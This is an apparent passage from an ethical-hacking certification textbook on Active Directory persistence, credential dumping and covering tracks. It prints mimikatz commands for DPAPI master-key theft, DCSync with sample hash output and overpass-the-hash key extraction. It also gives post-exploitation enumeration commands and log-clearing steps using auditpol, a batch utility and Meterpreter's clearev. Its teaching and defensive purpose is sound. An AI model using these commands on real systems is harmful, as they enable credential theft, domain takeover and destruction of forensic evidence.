

Figure 6-112: Screenshot showing InsertedUser Properties

Following the successful addition of a new user to the "Admins" group, the attacker utilizes these credentials to maintain persistence on the targeted DC.

Abusing Data Protection API (DPAPI)

DPAPI serves as a centralized location in Windows systems where all cryptographically secured files, browser passwords, and other essential data are kept. The master key required to decrypt DPAPI-protected files resides within Windows Domain Controllers (DCs). Attackers frequently try to acquire this master key from the DC using various methods.

1. Execute the following mimikatz command to retrieve the master key by utilizing the password of a compromised user:

```
dpapi::masterkey /in:"C:\Users\spotless.OFFENSE\AppData\Roaming\Microsoft\Protect\ S-1-5-21-2552734371-813931464-1050690807-1106\3e90dd9e-f901-40a1-b691-84d7f647b8fe" /sid:S-1-5-21-2552734371-813931464-1050690807-1106 /password:******* /protected
```

2. Run the following command to retrieve all local master keys with compromised admin credentials:

```
sekurlsa::dpapi
```

3. Run the following command to retrieve all backup master keys:

```
lsadump::backupkeys /system:dc01.offense.local /export
```



Figure 6-113: Screenshot Showing the Output of the Mimikatz Tool-1



Figure 6-114: Screenshot Showing the Output of the Mimikatz Tool-2

Cross-check whether the secured master keys are obtained by navigating through the root location containing the mimikatz.exe file and check for file formats such as .der, .key, pvk., and .pfx. By obtaining a master key, the attacker can open any DPAPI-encrypted file from any device associated with the network and maintain persistence.

Malicious Replication

Malicious replication permits attackers to produce a precise duplicate of user data by utilizing admin credentials. This method enables attackers to breach additional credentials and gain access to accounts from a remote site. Attackers execute all the DCSync attack procedures to replicate sensitive accounts like “krbtgt,” which acts as a master key for signing Kerberos tickets.

To attempt malicious replication, attackers use the following command:

```
Invoke-Mimikatz -command '"lsadump::dcsync /domain:<Target Domain> /user:<krbtgt>\<Any Domain User>"
```

```
mimikatz # lsadump::dcsync /domain:ceh.com /user:Jason
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Jason' will be the user account

Object RDN           : Jason M.

** SAM ACCOUNT **

SAM Username         : jason
User Principal Name  : jason@CEH.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 5:51:06 AM
Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f885879302d4f664ee5ea4f50e316bce

* Primary:Kerberos-Newer-Keys *
    Default Salt : CEH.COMjason
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 13b07f00282597e13a6b25ccba5f0e41a7b889c74a958c990ea6f00935ff7fae
      aes128_hmac       (4096) : bc742c1bd3cae1d44c5ac5115499a729
      des_cbc_md5       (4096) : 02ad491a1f7f10bc

* Primary:Kerberos *
    Default Salt : CEH.COMjason
    Credentials
      des_cbc_md5       : 02ad491a1f7f10bc
```

Figure 6-115: Screenshot Showing the Output of the Mimikatz Tool

Skeleton Key Attack

A skeleton key refers to a type of malware that attackers utilize to inject fraudulent credentials into Domain Controllers (DCs) in order to establish a backdoor password. It is a virus that resides in memory, allowing an attacker to acquire a master password and authenticate themselves as a legitimate user within the domain. This type of attack requires domain administrator privileges and access to the DC. Distinguishing this attack from typical user authentication processes is challenging, making it hard to detect.



Figure 6-116: Illustration of a Skeleton Key Attack

Golden Ticket Attack

A golden ticket attack represents a post-exploitation strategy used by attackers to achieve full control over the entire Active Directory (AD). This type of attack is carried out by exploiting the Kerberos authentication protocol, enabling attackers to create forged Ticket Granting Tickets (TGTs) by compromising a Key Distribution Service account (KRBTGT) in order to access various resources. Through this attack, attackers can maintain their presence and gather more information within the AD while impersonating privileged users.



Figure 6-117: Illustration of a Golden Ticket Attack

Silver Ticket Attack

A silver ticket attack is a post-exploitation method employed by an attacker to obtain the credentials of legitimate users and generate a counterfeit Kerberos Ticket Granting Service (TGS) ticket. This attack enables the attacker to gain access to only a specific service within an application, in contrast to the golden ticket attack, where attackers obtain access to the entire Active Directory (AD). To carry out a silver ticket attack, the attacker must have access to credentials collected from a local service account or the system's SAM database. Subsequently, the attacker forges or generates a silver ticket without the involvement of an intermediary like a Domain Controller (DC), which simplifies the attacker's ability to infiltrate and evade detection by monitoring systems. Initially, the attacker breaches the target system using methods like phishing or exploiting vulnerabilities.



Figure 6-118: Illustration of a Silver Ticket Attack

Maintain Domain Persistence Through AdminSDHolder

AdminSDHolder is an Active Directory object designed to safeguard user accounts and groups with high privileges from inadvertent changes to their security permissions. The Security Descriptor Propagator (SDProp) process regularly retrieves the Access Control List (ACL) of AdminSDHolder, which contains the default permissions for these privileged accounts and groups. It compares these default permissions with those of the accounts and groups that have high privileges to detect any alterations and subsequently reinstate them to align with the ACL settings.

If attackers gain admin privileges on a compromised domain, they can exploit the SDProp process to achieve persistence. They can insert a user account into the ACL to obtain "GenericAll" privileges, which are equivalent to those of a domain administrator. As a result, with SDProp updating these changes every hour, attackers can ensure their persistence is maintained.

Maintaining Persistence Through WMI Event Subscription

Attackers utilize Windows Management Instrumentation (WMI) event subscriptions to run malicious content and ensure persistence on the targeted system. They employ a range of scripts and techniques to take advantage of WMI features and create event subscriptions for harmful events that, once activated, prompt the execution of arbitrary code, enabling attackers to sustain their presence. These scripts streamline the process by concealing malicious payloads and ensuring continuity even after the system is rebooted or restarted.

Overpass-the-Hash Attack

The Overpass-the-Hash (OPtH) attack is an advancement of both pass-the-hash and pass-the-ticket attacks. It represents a form of credential theft and reuse wherein attackers engage in harmful activities within compromised devices or environments. The primary objective of an OPtH attack is to obtain Kerberos tickets by leveraging the NTLM hash of various user accounts. Attackers begin by taking advantage of vulnerabilities in the NTLM protocol to extract password hashes or AES keys from LSASS memory located on the Domain Controller (DC) or an infected system. These password

hashes are then exploited by the attackers (until the user alters the password) to access additional network resources. Since this is a post-exploitation technique, attackers must have already secured valid NTLM hashes or AES keys from the intended user to request a Kerberos TGT for that particular account. Ultimately, attackers can access multiple devices or services that are authorized under the account, enabling them to manipulate these resources as needed. Tools like mimikatz are commonly employed by attackers to execute OPtH attacks.

mimikatz

The tool mimikatz enables hackers to retrieve and store various authentication credentials, including Kerberos tickets. It helps attackers steal credentials and execute privilege escalation. Additionally, attackers utilize mimikatz to carry out OPtH attacks. Below are the commands utilized to execute the attack and acquire AES128, NTLM (RC4), and AES256 keys for a Kerberos ticket, which can then be used to access various authorized resources.

```
privilege::debug
sekurlsa::ekeys
```



Figure 6-119: Screenshot of mimikatz

Linux Post-Exploitation

Once attackers have compromised a target system and obtained shell access, they strive to carry out additional exploitation efforts to achieve full control over other resources and ensure long-term persistence.

Table 6-10 shows some Linux-based post-exploitation commands.

Command	Description
find / -perm -3000 -ls 2> /dev/null	Discovers SUID-executable binaries
find / -path /sys -prune -o -path /proc -prune -o -type f -perm -o=w - ls 2> /dev/null	Discovers world-writable files
chmod o-w file	Disables write access to a file
find / -path /sys -prune -o -path /proc -prune -o -type d -perm -o=w - ls 2> /dev/null	Discovers world-writable directories
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands
openssl s_client -connect <hostname>:<port> -showcerts	Displays all certificates' details
keytool -list -v -keystore keystore.jks	Displays contents of keystore files and alias names

Table 6-10: Commands on File Systems

Windows Post-Exploitation

After attackers successfully compromise a system and acquire shell access, they can carry out numerous malicious actions without the user's awareness. The primary goal of post-exploitation activities is to take control of all aspects of the system and ensure ongoing access over time.

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Table 6-11: File-System Commands

How to Defend against Persistence Attacks

Here are some countermeasures to defend against domain dominance attacks:

- Regularly change the KRBTGT password and reset the service
- Use admin credentials only when necessary and grant access based on user roles
- Implement a least privilege access model to restrict user and admin access
- Conduct periodic system patch management and strictly follow password policies

- Monitor Kerberos TGTs and domain replication and validate the Kerberos protocol externally to prevent ticket forgery
- Educate users through security awareness campaigns on phishing and password safety
- Restrict credential overlap to limit lateral movement and impose UAC limitations on local accounts
- Limit inbound traffic via Windows Firewall and restrict domain users in local admin groups across systems
- Implement advanced threat protection and collect logs to identify unusual activities
- Use IDS to monitor network traffic for malicious signs and secure remote access through encrypted VPNs
- Disable unnecessary services and employ tools that analyze behavior for suspicious actions

Clearing Logs

In the earlier section, we examined how an adversary can conceal harmful files on a target machine by employing different steganographic methods, NTFS streams, and other tactics to ensure ongoing access to the victim's system. After the attacker has successfully carried out this malicious act, the subsequent step is to eliminate any evidence or signs left on the system.

Covering Tracks

Covering tracks is a critical stage in system hacking. During this phase, the attacker attempts to hide their activities and avoid detection by eliminating all traces—or logs—generated while accessing the target network or computer. Let's explore how an attacker removes evidence of their actions on a target computer.

Erasing evidence is essential for any attacker wishing to remain undetected. This process begins with deleting contaminated logs and any error messages that might arise during the attack. The attacker may also alter the system configuration to prevent future activities from being logged. By manipulating the event logs, the attacker can mislead system administrators into believing that no malicious activity has occurred and that the system remains unaffected by any intrusion or compromise.

When monitoring unusual activity, the first step for a system administrator is typically to check the system log files. Therefore, intruders often use tools to modify these logs to hide their actions. In some situations, rootkits can disable and erase all existing logs.

Suppose attackers plan to use the compromised system as a base for future exploitations. In that case, they may selectively remove only the log entries that could indicate their presence. Their goal is to restore the system's appearance to what it was before they gained access and established a backdoor. This includes changing any file attributes back to their original state. File attributes, such as size and date, contain vital information about the file.

Detecting whether an attacker has altered file information can be challenging. Nevertheless, it is possible to identify such changes by calculating the file's cryptographic hash, which is a unique

representation of the file's entire contents before encryption. This method can help reveal any unauthorized modifications made by attackers.

Attackers might not want to erase an entire log to hide their activities, as this could necessitate administrative privileges. If they can only erase logs related to their attacks, they can still avoid detection. The attacker can alter the log files using:

- SECEVENT.EVT (security): failed login attempts, unauthorized file access
- SYSEVENT.EVT (system): driver malfunctions, issues with operations
- APPEVENT.EVT (applications)

Techniques Used for Covering Tracks

The primary actions an attacker undertakes to erase their traces on a computer include the following:

Disabling Auditing: An attacker turns off the auditing capabilities of the target system.

Clearing Logs: An attacker removes or deletes system log entries that pertain to their activities.

Manipulating Logs: An attacker alters logs in a manner that helps avoid legal consequences.

Covering Tracks on the Network: An attacker employs strategies like reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to conceal their presence on the network.

Covering Tracks on the OS: An attacker utilizes NTFS streams to obscure and conceal harmful files within the target system.

Deleting Files: An attacker uses command-line tools such as Cipher.exe to eliminate data and hinder its recovery in the future.

Disabling Windows Functionality: An attacker disables certain Windows features such as last access timestamps, hibernation, virtual memory, and system restore points to mask their actions.

Hiding Artifacts: Attackers conceal their malicious artifacts within OS artifacts to avoid detection.

EXAM TIP: The complete job of an attacker involves successfully compromising a system, disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering their tracks.

Disabling Auditing: Auditpol

The best approach to avoid detection/indication of intrusion and to avoid leaving tracks/footprints on the target machine is to disable the auditing as you log on to the target system.

When you disable auditing on the target machine, it will prevent logging events and resist detection. When enabled, auditing is able to detect and track events; once auditing is disabled, the target machine will not be able to register the critical logs that are not only evidence of an attack but also a great source of information about an attacker.

Type the following command to list the auditing categories:

```
C:\Windows\System32>auditpol /list /category /v
```

To check all category audit policies, enter the following command:

```
C:\Windows\system32>auditpol /get /category: *
```



Figure 6-120: Audit Policy Categories

Clearing Logs

Clear_Event_Viewer_Logs.bat is a tool designed to erase the logs from a specific system. This tool can be executed via the command prompt, PowerShell, or by using a BAT file to remove security, system, and application logs. Attackers might utilize this tool to eliminate logs as a tactic to obscure their activities on the targeted system.

Steps to clear logs using the Clear_Event_Viewer_Logs.bat utility are as follows:

1. Obtain the **Clear_Event_Viewer_Logs.bat** utility from **https://www.tenforums.com**.

2. Remove the block on the .bat file.

3. Right-click or press and hold the .bat file, then select **Run as administrator**.

4. If a **User Account Control (UAC)** prompt appears, select **Yes**.

5. A command prompt will open to clear the event logs, and it will close automatically upon completion.



Figure 6-121: Screenshot of Clearing Logs Using the Clear_Event_Viewer_Logs.bat File

Steps to clear logs using the Meterpreter shell are as follows:

If the system is compromised using Metasploit, the attacker can utilize a **Meterpreter shell** to erase all logs from a Windows machine:

1. From the Metasploit Framework, initiate the **meterpreter shell prompt**.

2. In the Meterpreter shell prompt, enter the **clearev** command and hit **Enter**. The logs on the targeted system will begin to be deleted.

